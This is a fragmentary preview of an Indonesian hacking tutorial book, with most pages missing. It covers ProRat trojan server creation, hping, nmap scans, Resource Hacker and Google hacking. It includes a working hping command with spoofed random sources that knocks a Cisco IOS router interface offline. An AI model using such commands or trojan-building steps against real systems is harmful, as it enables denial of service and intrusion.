


You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

11. Untuk membuat ikon server, Anda klik tab **Server Icon**. Pilih ikon apa saja yang Anda inginkan.



Gambar 2.43 Tab Server Icon

12. Langkah terakhir dari pembuatan server ini adalah klik **Create Server**.



Gambar 2.44 Membuat server pada Prorat



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

HACK JARINGAN DENGAN HPING

Hping adalah sebuah TCP/IP assembler. Tidak seperti ping command yang hanya dapat mengirim ICMP echo request, Hping dilengkapi dengan fasilitas mengirim paket TCP, UDP, ICMP, dan RAW-IP protocols. Hping dapat digunakan untuk berbagai macam keperluan, misalnya:

- Mengetes firewall.
- Port scanning.
- Network testing, dengan menggunakan protokol yang berbeda-beda.
- Remote OS fingerprinting.
- Remote uptime guessing.
- TCP/IP stacks auditing.
- Traceroute.
- Manual path MTU discovering.

INSTALASI HPING

Program Hping dapat Anda miliki secara gratis dengan men-download di alamat www.Hping.org. Jika Anda menggunakan sistem operasi Windows, Anda cukup men-download file executable kemudian menginstalnya pada Windows seperti biasa. Namun jika Anda menggunakan Linux, nama file yang didapatkan adalah hping2.tar.gz. File dalam bentuk ini tidak dapat langsung diinstal. Untuk dapat menginstalnya, file ini harus *decompressed* terlebih dahulu.

Berikut ini adalah perintah untuk menginstal Hping pada sistem operasi Linux:

1. Perintah yang digunakan untuk men-decompressed file tersebut adalah hping2.tar.gz.

```
[root@localhost root]#gunzip hping2.tar.gz
```

Gambar 2.51 Perintah untuk mendekompreesi file

2. Setelah perintah tersebut diberikan, file hping2.tar.gz akan berubah menjadi hping2.tar. Bentuk file ini juga masih belum dapat digunakan sehingga untuk dapat menggunakannya Anda dapat mengetikkan perintah berikut.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

```
[root@... sbin]# hping 152.102.20.184 -R  
HPING 152.102.20.184 (eth0 152.102.20.184): R set, 40 headers + 0 data bytes  
  
--- 152.102.20.184 hping statistic ---  
4 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Gambar 2.59 Contoh Inverse Mapping dengan Hping

IOS Exploit Test

Berikut ini contoh yang menunjukkan kelemahan pada IOS router (IOS exploit). Hal ini dilakukan dengan mengirimkan paket IP dengan ttl=0, ipproto = 53/55/77/103 , count=76, data=26. Berikut ini adalah perintah yang dapat menyebabkan antarmuka router yang menjadi target tidak dapat menerima *inbound packet* (pada contoh berikut router memiliki alamat IP 10.7.7.3, sedangkan terminal yang dipakai untuk “menyerang” router memiliki alamat IP 10.7.7.5).

```
[root@... sbin]# hping 10.7.7.3 --rawip --rand-source --ttl 0 --ipproto 55 --count 76 -  
-interval 0.250 --data 26  
HPING 10.7.7.3 (eth0 10.7.7.3): raw IP mode set, 20 headers + 26 data bytes  
  
--- 10.7.7.3 hping statistic ---  
76 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Gambar 2.60 IOS exploit test

Arti argumen-argumen pada perintah di atas adalah:

■ **--rawip**

Argumen ini berarti paket yang dikirim menggunakan protokol rawip yang sudah dibahas pada bagian III.2.

■ **--rand-source**

Argumen ini merupakan kependekan dari random source yang berguna agar router pada alamat IP 10.7.7.3 tidak mengetahui asal dari paket ini.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

```
[root@... nmap-3.30]# nmap 152.102.20.184 -sT
Starting nmap 3.30
Interesting ports on 152.102.20.184:
(The 1632 ports scanned but not shown below are in state: closed)
Port      State       Service
23/tcp    open        telnet
25/tcp    open        smtp
80/tcp    open        http
135/tcp   open        loc-srv
139/tcp   open        netbios-ssn
443/tcp   open        https
445/tcp   open        microsoft-ds
```

Gambar 2.69 Scanport dengan NMap

```
[root@... nmap-3.30]# nmap 152.102.20.184 -sS
Interesting ports on 152.102.20.184:
(The 1632 ports scanned but not shown below are in state: closed)
Port      State       Service
23/tcp    open        telnet
25/tcp    open        smtp
80/tcp    open        http
135/tcp   open        loc-srv
139/tcp   open        netbios-ssn
443/tcp   open        https
445/tcp   open        microsoft-ds
1025/tcp  open        NFS-or-IIS
1026/tcp  open        LSA-or-nterm
1032/tcp  open        iad3

Nmap run completed -- 1 IP address (1 host up) scanned in 5.714 seconds
```

Gambar 2.70 Contoh penggunaan NMAP TCP Syn Scanning



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



Gambar 3.47 List Modem

4. Klik Properties.
5. Pada tab Modem, ubah Maximum Port Speed menjadi 115200. Untuk lebih jelas, lihat Gambar 3.48.



Gambar 3.48 Jendela Modem Properties



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



Gambar 3.66 The Killer machine

5. Untuk mengganti gambar logon, cukup klik pada button **Browse** dan pilih gambar mana yang akan ditampilkan pada logon screen.
6. Klik **Apply**.

Selanjutnya adalah fasilitas Process Manager. Process Manager berfungsi sama halnya dengan Task Manager. Berfungsi untuk menghentikan suatu proses yang sedang berjalan. Terkadang terdapat virus yang mematikan task manager yang berfungsi untuk menyembunyikan dirinya. Dengan fasilitas ini, virus yang berjalan dapat diketahui dengan pasti. Karena proses manager pada the killer machine bekerja tidak bergantung pada task manager. Meskipun task manager tidak aktif, process manager masih tetap dapat dijalankan.

Untuk mengetahui seluk-beluk Process Manager, ikuti langkah-langkah berikut:

1. Klik pada pilihan **Process Manager**.
2. Selanjutnya akan tampil jendela seperti Gambar 3.67.
3. Pada list sebelah kanan ditampilkan nama proses yang sedang berlangsung. Misalkan pada sebuah kasus terdapat virus yang sedang berjalan, maka Anda dapat membekukan proses tersebut atau membunuh proses tersebut kemudian menghapusnya.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

- Menyimpan resource dalam format (*.res), sebagai sebuah binary, decompiled resource scripts ataupun images. icons, bitmaps, cursors, menus, dialogs, string tables, message tables, accelerators, Borland forms, dan version info resources dapat disimpan dalam formatnya sendiri, apakah ingin disimpan menjadi image files atau *.rc text files.
- Memodifikasi (mengubah atau mengganti) resources yang berbentuk executables ataupun resource files. Image resources (icons, cursors dan bitmaps) dapat diganti dengan image lain yang memakai format *.ico, *.cur, *.bmp, ataupun *.exe. Dialogs, menus, string-tables, accelerators, dan message-table resource scripts (juga termasuk Borland forms) dapat diedit dan di-recompiled. Resource juga bisa diubah dengan resource dari file *.res selama resource yang akan digunakan untuk mengubah tipe dan namanya sama dengan resource aslinya.
- Menghapus resource. Banyak compiler membuat resource di dalam aplikasi yang sebenarnya tidak pernah digunakan oleh aplikasi tersebut. Reshack bisa digunakan untuk menghapus resource yang tidak terpakai tersebut sehingga bisa memperkecil ukuran aplikasi.

Pada dasarnya, *Resource Hacker* ini tidak perlu diinstal. Anda hanya tinggal mengekstrak program tersebut. Reshack juga tidak membuat entries dalam *Windows Registry*. Untuk menghapus Reshack, Anda hanya perlu menghapus folder yang berisi program tersebut.

Resource Hacker juga mempunyai kelemahan, yaitu:

- Reshack tidak bisa membaca resource yang formatnya masih 16-bit executables.
- Reshack di-compile menggunakan Delphi™ ver 3.02. Jadi, jika Anda ingin men-decompile ataupun me-recompile Borland's Delphi forms di dalam aplikasi yang di-compile dengan menggunakan Delphi versi baru, kemungkinan akan terjadi error.
- Jika digunakan untuk memodifikasi aplikasi yang telah dikecilkan dengan exe compressor, Reshack akan kesulitan untuk membaca resources tersebut. Akibatnya Reshack tidak bisa menampilkan resources types and names.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.




Gambar 4.17 Jendela: Save Resource to

4. Selanjutnya, klik **Save**.
- Resource sebagai *.rc file
 1. Pilih resource yang akan disimpan dengan mengklik resources tree. Penyimpanan resource RC File, tidak berlaku untuk resource Icon (folder Icon).



Gambar 4.18 Tree pada resource Hacker

2. Pilih menu **Action-Save [(type resource):(nama resource)] to *.rc file...**



Gambar 4.19 Menu Save to RC File



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

pada ekstensi file yang diinginkan. Untuk lebih jelas, perhatikan Gambar 5.11.



Gambar 5.11 Jendela Google Hacks

- Klik pada button **Search**. Selanjutnya akan ditampilkan jendela browser yang akan dinavigasi ke Google dan memperlihatkan hasil pencarinya. Hasil tampilannya seperti Gambar 5.12.

[Index of /pdf/trik-hacking](#) - [[Translate this page](#)]
 [DIR] Parent Directory 28-Jul-2009 [13:48](#) - TUTORIAL HACKING - Re: Hacking : Trik Nelpon Gratis (sssst ... Jadi Jutawan Dengan Bisnis Via Pos.doc ...
www.download-search-engine.com/pdf/trik-hacking?M=A - [Cached](#) - [Similar](#)

[Index of /pdf/trik-hacking](#) - [[Translate this page](#)]
 Parent Directory 02-Aug-2009 [22:18](#) - Re: Hacking : Trik Nelpon Gratis (sssst jangan kasih Jadi Jutawan Dengan Bisnis Via Pos.doc ...
www.download-search-engine.com/pdf/trik-hacking - [Cached](#) - [Similar](#)

[Show more results from www.download-search-engine.com](#)

[Index of /orari/library/cd-ig2s/doc-siswa/hacking](#) - [[Translate this page](#)]
 Parent Directory, - [], Seminar.pdf, 05-Feb-2009 [14:20](#), 796K [], pakai-telnet-untuk-email-secara-manual-08-2001.rtf, 05-Feb-2009 [14:20](#), 17K ...
mirror.unpad.ac.id/orari/library/cd-ig2s/doc.../hacking/ - [Cached](#) - [Similar](#)

[Index of /orari/library/cd-ig2s/doc-siswa/hacking](#) - [[Translate this page](#)]
 [DIR], Parent Directory, - [TXT], ssl-test.txt, 05-Feb-2009 [14:20](#), 370, [], snort-untuk-mendeteksi-penyerup-4-2002.rtf, 05-Feb-2009 [14:20](#), 2.9M ...
mirror.unpad.ac.id/orari/library/cd-ig2s/doc.../hacking/ - [Cached](#) - [Similar](#)

[Show more results from mirror.unpad.ac.id](#)

[Index of /~josh/seminar](#) - [[Translate this page](#)]
 Presentation II Hacking and Cracking Wireless LAN.ppt, 09-Oct-2004 [09:00](#), 2.8M [],
